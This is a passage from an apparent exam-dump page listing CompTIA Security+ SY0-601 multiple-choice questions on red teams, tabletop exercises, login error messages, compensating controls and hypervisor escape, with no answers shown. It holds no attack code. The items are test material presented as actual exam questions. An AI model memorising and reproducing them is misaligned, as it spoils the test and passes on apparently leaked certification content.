C. Use digital certificates when accessing email via the web.

D. Configure web traffic to only use TLS-enabled channels.



Actual exam question from CompTIA's SY0-601

Question #: 564

Topic #: 1

[All SY0-601 Questions]


A company hired a consultant to perform an offensive security assessment covering penetration testing and social engineering. Which of the following teams will conduct this assessment activity?

A. White

B. Purple

C. Blue

D. Red



Actual exam question from CompTIA's SY0-601

Question #: 565

Topic #: 1

[All SY0-601 Questions]


Which of the following exercises should an organization use to improve its incident response process?

A. Tabletop

B. Replication

C. Failover

D. Recovery



Actual exam question from CompTIA's SY0-601

Question #: 566

Topic #: 1

[All SY0-601 Questions]

An attacker is attempting to harvest user credentials on a client's website. A security analyst notices multiple attempts of random usernames and passwords. When the analyst types in a random username and password, the logon screen displays the following message:

The username you entered does not exist.


Which of the following should the analyst recommend be enabled?

A. Input valuation

B. Obfuscation

C. Error handling

D. Username lockout



Actual exam question from CompTIA's SY0-601

Question #: 567

Topic #: 1

[All SY0-601 Questions]


An organization disabled unneeded services and placed a firewall in front of a business-critical legacy system. Which of the following best describes the actions taken by the organization?

A. Exception

B. Segmentation

C. Risk transfer

D. Compensating controls



Actual exam question from CompTIA's SY0-601

Question #: 568

Topic #: 1

[All SY0-601 Questions]

Which of the following describes the ability of code to target a hypervisor from inside a guest OS?

